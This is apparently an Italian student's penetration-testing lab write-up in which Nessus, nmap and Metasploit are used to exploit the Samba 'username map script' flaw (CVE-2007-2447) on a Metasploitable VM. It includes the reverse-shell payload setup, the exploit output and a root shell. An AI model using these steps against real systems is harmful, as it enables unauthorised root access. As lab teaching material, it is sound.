


BUILD WEEK 2 GIORNO 4

Come prima cosa andiamo ad eseguire attraverso Nessus una Basic Scan sul nostro bersaglio per identificare la vulnerabilità **CVE-2007-2447 in Samba**



Creiamo la comunicazione tra la macchina bersaglio e la nostra andando a configurare gli indirizzi IP e impostandoli sulla stessa rete

```
Last login: Mon Mar 13 04:39:55 EDT 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16384 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:ef:ff:86 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.150/24 brd 192.168.50.255 scope global eth0
    inet6 fe80::a00:27ff:feef:ff86/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state
    len 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq
    default qlen 1000
    link/ether 08:00:27:d2:d3:f9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global e
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fed2:d3f9/64 scope link
        valid_lft forever preferred_lft forever
```

Per quanto riguarda la scansione era possibile eseguirla anche attraverso NMAP seguendo questo settaggio:

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.50.150 -p 445
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 11:20 CET
Nmap scan report for 192.168.50.150
Host is up (0.0013s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

Andiamo a configurare Metasploit in maniera da creare e lanciare l'exploit fatto su misura con i seguenti comandi e settaggi:

[illegible]

```
msf6 > search samba
msf6 (local) > search samba
Matching Modules
# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21 excellent Yes Citrix Access Gateway Command Execution
1 exploit/windows/license/calicicnt_getconfig 2005-03-02 average No Computer Associates License Client GETCONFIG Overflow
2 exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes DistCC Daemon Command Execution
3 exploit/windows/smb/group_policy_startup 2015-01-26 manual No Group Policy Script Execution From Shared Resource
4 post/linux/gather/enum_configs normal No Linux Gather Configurations
5 auxiliary/scanner/rsync/modules_list normal No List Rsync Modules
6 exploit/windows/fileformat/ms14_060_sandworm 2014-10-14 excellent No MS14-060 Microsoft Windows OLE Package Manager Code Execution
7 exploit/unix/http/quest_kace_systems_management_rce 2018-05-31 excellent Yes Quest KACE Systems Management Command Injection
8 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution
9 exploit/multi/samba/nttrans 2003-04-07 average No Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
10 exploit/linux/samba/setinfoheap heap 2012-04-10 normal Yes Samba SetInformationPolicy AuditEventsInfo Heap Overflow
11 auxiliary/admin/smb/samba_symlink_traversal normal No Samba Symlink Directory Traversal
12 auxiliary/scanner/smb/smb_uninit_cred normal Yes Samba _netr_ServerPasswordSet Uninitialized Credential State
13 exploit/linux/samba/chain_reply 2010-06-16 good No Samba chain_reply Memory Corruption (Linux x86)
14 exploit/linux/samba/is_known_pipename excellent Yes Samba is_known_pipename() Arbitrary Module Load
15 auxiliary/dos/samba/lsa_addprivs_heap normal No Samba lsa_io_privilege_set Heap Overflow
16 auxiliary/dos/samba/lsa_transnames_heap normal No Samba lsa_io_trans_names Heap Overflow
17 exploit/linux/samba/lsa_transnames_heap 2007-05-14 good Yes Samba lsa_io_trans_names Heap Overflow
18 exploit/osx/samba/lsa_transnames_heap 2007-05-14 average No Samba lsa_io_trans_names Heap Overflow
19 exploit/solaris/samba/lsa_transnames_heap 2007-05-14 average No Samba lsa_io_trans_names Heap Overflow
20 auxiliary/dos/samba/read_nttrans_ea_list normal No Samba read_nttrans_ea_list Integer Overflow
21 exploit/freebsd/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (*BSD x86)
22 exploit/linux/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Linux x86)
23 exploit/osx/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Mac OS X PPC)
24 exploit/solaris/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Solaris SPARC)
25 exploit/windows/http/sambar6_search_results 2003-06-21 normal Yes Sambar 6 Search Results Buffer Overflow
```

```
msf6 exploit(multi/samba/usermap_script) > show payloads
```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/bind_awk		normal	No	Unix Command Shell, Bind TCP (via AWK)
1	payload/cmd/unix/bind_busybox_telnetd		normal	No	Unix Command Shell, Bind TCP (via BusyBox telnetd)
2	payload/cmd/unix/bind_inetd		normal	No	Unix Command Shell, Bind TCP (inetd)
3	payload/cmd/unix/bind_jjs		normal	No	Unix Command Shell, Bind TCP (via jjs)
4	payload/cmd/unix/bind_lua		normal	No	Unix Command Shell, Bind TCP (via Lua)
5	payload/cmd/unix/bind_netcat		normal	No	Unix Command Shell, Bind TCP (via netcat)
6	payload/cmd/unix/bind_netcat_gaping		normal	No	Unix Command Shell, Bind TCP (via netcat -e)
7	payload/cmd/unix/bind_netcat_gaping_ipv6		normal	No	Unix Command Shell, Bind TCP (via netcat -e) IPv6
8	payload/cmd/unix/bind_perl		normal	No	Unix Command Shell, Bind TCP (via Perl)
9	payload/cmd/unix/bind_perl_ipv6		normal	No	Unix Command Shell, Bind TCP (via perl) IPv6
10	payload/cmd/unix/bind_r		normal	No	Unix Command Shell, Bind TCP (via R)
11	payload/cmd/unix/bind_ruby		normal	No	Unix Command Shell, Bind TCP (via Ruby)
12	payload/cmd/unix/bind_ruby_ipv6		normal	No	Unix Command Shell, Bind TCP (via Ruby) IPv6
13	payload/cmd/unix/bind_socat_udp		normal	No	Unix Command Shell, Bind UDP (via socat)
14	payload/cmd/unix/bind_zsh		normal	No	Unix Command Shell, Bind TCP (via Zsh)
15	payload/cmd/unix/generic		normal	No	Unix Command, Generic Command Execution
16	payload/cmd/unix/pingback_bind		normal	No	Unix Command Shell, Pingback Bind TCP (via netcat)
17	payload/cmd/unix/pingback_reverse		normal	No	Unix Command Shell, Pingback Reverse TCP (via netcat)
18	payload/cmd/unix/reverse		normal	No	Unix Command Shell, Double Reverse TCP (telnet)
19	payload/cmd/unix/reverse_awk		normal	No	Unix Command Shell, Reverse TCP (via AWK)
20	payload/cmd/unix/reverse_bash_telnet_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (telnet)
21	payload/cmd/unix/reverse_jjs		normal	No	Unix Command Shell, Reverse TCP (via jjs)
22	payload/cmd/unix/reverse_ksh		normal	No	Unix Command Shell, Reverse TCP (via Ksh)
23	payload/cmd/unix/reverse_lua		normal	No	Unix Command Shell, Reverse TCP (via Lua)
24	payload/cmd/unix/reverse_ncat_ssl		normal	No	Unix Command Shell, Reverse TCP (via ncat)
25	payload/cmd/unix/reverse_netcat		normal	No	Unix Command Shell, Reverse TCP (via netcat)
26	payload/cmd/unix/reverse_netcat_gaping		normal	No	Unix Command Shell, Reverse TCP (via netcat -e)
27	payload/cmd/unix/reverse_openssl		normal	No	Unix Command Shell, Double Reverse TCP SSL (openssl)
28	payload/cmd/unix/reverse_perl		normal	No	Unix Command Shell, Reverse TCP (via Perl)
29	payload/cmd/unix/reverse_perl_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (via perl)
30	payload/cmd/unix/reverse_php_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (via php)
31	payload/cmd/unix/reverse_python		normal	No	Unix Command Shell, Reverse TCP (via Python)
32	payload/cmd/unix/reverse_python_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (via python)
33	payload/cmd/unix/reverse_r		normal	No	Unix Command Shell, Reverse TCP (via R)
34	payload/cmd/unix/reverse_ruby		normal	No	Unix Command Shell, Reverse TCP (via Ruby)
35	payload/cmd/unix/reverse_ruby_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (via Ruby)
36	payload/cmd/unix/reverse_socat_udp		normal	No	Unix Command Shell, Reverse UDP (via socat)
37	payload/cmd/unix/reverse_ssh		normal	No	Unix Command Shell, Reverse TCP SSH
38	payload/cmd/unix/reverse_ssl_double_telnet		normal	No	Unix Command Shell, Double Reverse TCP SSL (telnet)
39	payload/cmd/unix/reverse_tclsh		normal	No	Unix Command Shell, Reverse TCP (via Tclsh)
40	payload/cmd/unix/reverse_zsh		normal	No	Unix Command Shell, Reverse TCP (via Zsh)

```
msf6 exploit(multi/samba/usermap_script) > set payload 18
```

```
payload => cmd/unix/reverse
```

```
msf6 exploit(multi/samba/usermap_script) > show options
```

Module options (exploit/multi/samba/usermap_script):

Name	Current Setting	Required	Description
RHOSTS	192.168.50.150	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The target port (TCP)

Payload options (cmd/unix/reverse):

Name	Current Setting	Required	Description
LHOST	192.168.50.100	yes	The listen address (an interface may be specified)
LPORT	5555	yes	The listen port

Exploit target:

Id	Name
0	Automatic

Andiamo ora a lanciare l'exploit e verifichiamone il corretto funzionamento:

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.50.100:5555
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo QATStJl7fmtJijG4;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "QATStJl7fmtJijG4\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:34632) at 2023-03-13 05:18:04 -0400
```

Eseguiamo ora diversi comandi per conoscere al meglio il nostro bersaglio:

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:43094) at 2023-03-13 11:51:48

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:eb:46:13
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feeb:4613/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:23383 errors:0 dropped:0 overruns:0 frame:0
          TX packets:21400 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2377821 (2.2 MB)  TX bytes:11574957 (11.0 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:444 errors:0 dropped:0 overruns:0 frame:0
          TX packets:444 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:184045 (179.7 KB)  TX bytes:184045 (179.7 KB)

whoami
root
```

Per conoscere la versione corretta di Samba possiamo andare a settare il nostro Metasploit nel seguente modo utilizzando un exploit auxiliary:

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):



| Name    | Current Setting | Required | Description                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS  | 192.168.50.150  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit.html</a> |
| THREADS | 1               | yes      | The number of concurrent threads (max one per host)                                                                                                 |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.50.150:445 - SMB Detected (versions:1) (preferred dialect: (signatures:optional)
[*] 192.168.50.150:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.50.150: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf6 auxiliary(scanner/smb/smb_version) > grep samba search username map script
1 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username ma
d Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/samba/user
msf6 auxiliary(scanner/smb/smb_version) > use 1
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options
```

Per trovare il vettore d'attacco dedicato alla versione trovata eseguiamo in un altro terminale il seguente comando

```
(kali㉿kali)-[~]
$ searchsploit samba | grep 3.0.20
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow | linux/remote/7701.txt
```